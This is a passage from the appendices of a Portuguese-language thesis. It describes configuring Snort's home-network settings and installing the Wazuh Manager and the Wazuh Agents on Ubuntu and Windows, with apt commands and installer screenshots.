Por fim, para delimitar a rede que o Snort irá monitorar, é necessário colocar os endereços de rede das máquinas na variável "DEBIAN_SNORT_HOME_NET", como mostrado na Figura 26. No mesmo arquivo, é configurado a interface de rede a ser utilizada pelo Snort na variável "DEBIAN_SNORT_INTERFACE".

Figura 26 – Definindo rede interna e interface de rede em /etc/snort/snort.debian.conf



Fonte: Elaborado pelo autor

APÊNDICE B – Instalação e configuração do Wazuh Manager

No Ubuntu Server, não está incluído o *software* Wazuh nos repositórios do gerenciador de pacotes. Portanto, é preciso executar os comando as Tabela 9, para que o Wazuh seja usado pelo gerenciador de pacotes.

Tabela 9 – Adicionando Wazuh ao repositório

```
# apt-get install gnupg apt-transport-https
# curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | gpg -no-default-keyring
-keyring gnupg-ring:/usr/share/keyrings/wazuh.gpg -import &&
chmod 644 /usr/share/keyrings/wazuh.gpg
# echo "deb [signed-by=/usr/share/keyrings/wazuh.gpg]
https://packages.wazuh.com/4.x/apt/ stable main
tee -a /etc/apt/sources.list.d/wazuh.list
# apt-get update
```

Após isso, é possível usar o comando "apt-get" da Tabela 10 para instalar o *Wazuh Manager*. Vale ressaltar, que talvez seja necessário executar todos os comandos apresentados com o usuário "root".

Tabela 10 – Instalando Wazuh Manager

```
# apt-get -y install wazuh-manager
```


Por padrão, o Wazuh é instalado no diretório */var/ossec*, onde contém os arquivos binários, registros (logs) e configurações. Para iniciar o Wazuh, basta executar o comando **./wazuh-control start** no diretório */var/ossec/bin*. Também no mesmo diretório, o arquivo *manage_agents* é onde os agentes que serão monitorados são gerenciados.

Figura 27 – Arquivo de gerenciamento de agentes

Fonte: Elaborado pelo autor

A adição de um novo agente é feita selecionando a opção "A" e, em seguida, inserindo o nome do agente e seu endereço IP, conforme ilustrado na Figura 28. Tanto o agente com o sistema Windows quanto o sistema Linux seguiram as mesmas etapas.

Figura 28 – Adicionando o agente Windows no Wazuh Manager




Fonte: Elaborado pelo autor

Importante destacar que, após adicionar ambos agentes, é preciso anotar as chaves de identificação de cada agente com a opção "E", uma vez que elas são utilizadas na instalação do *Wazuh Agent* no sistema Windows e Linux.

APÊNDICE C – Instalação e configuração do Wazuh Agent no Windows

Para instalar o *Wazuh Agent* no Windows, basta baixar e executar o instalador disponível no site da Wazuh. Após o *download*, é preciso aceitar os termos do contrato de licença, conforme ilustrado na Figura 29, e clicar em *"Install"*.


Figura 29 – Termos do contrato de licença Wazuh para Windows



Fonte: Elaborado pelo autor


Durante a instalação, o Controle de Conta do Usuário do Windows solicitará permissão para continuar a instalação, como ilustra a Figura 30. Ao clicar em "Sim" a instalação irá prosseguir normalmente. Concluindo a instalação sem erros, a janela da Figura 31 será exibida. A opção *"Run Agent configuration interface"* permite abrir a interface de configuração do agente após clicar em "*Finish*".

Figura 30 – Permissão para o Wazuh Agent continuar a instalação



Fonte: Elaborado pelo autor


Figura 31 – Término de instalação do Wazuh Agent no Windows



Fonte: Elaborado pelo autor

Para configurar o agente, é preciso inserir o IP da máquina *gateway*, a chave de autenticação gerado pelo *Wazuh Manager* nos campos da janela da Figura 32 e clicar em "*Save*".


Figura 32 – Configuração do Wazuh Agent no Windows



Fonte: Elaborado pelo autor

Por fim, ao clicar em "*Manage*" e em seguida "*Start*", conforme a Figura 33, o agente irá iniciar.

Figura 33 – Configuração do Wazuh Agent no Windows



Fonte: Elaborado pelo autor

APÊNDICE D – Instalação e configuração do Wazuh Agent no Ubuntu

A instalação do Wazuh Agent no sistema operacional Ubuntu, segue os mesmos comandos listados na Tabela 9, de modo que, possa ser possível executar o comando mencionado na Tabela 11. Nota-se que o comando insere o IP da máquina que contém o gerenciador Wazuh automaticamente nas configurações do agente através da variável "WAZUH_MANAGER".

Tabela 11 – Instalando Wazuh Manager

```
# WAZUH_MANAGER="192.168.0.1" apt-get install wazuh-agent
```

A chave gerada pelo *Wazuh Manager* é inserida no arquivo */var/ossec/bin/manage-agents*, conforme ilustrado na Figura 34.

Figura 34 – Inserindo chave do agente Ubuntu

Fonte: Elaborado pelo autor

Para iniciar o agente criado, basta rodar o comando já conhecido **./wazuh-control start**.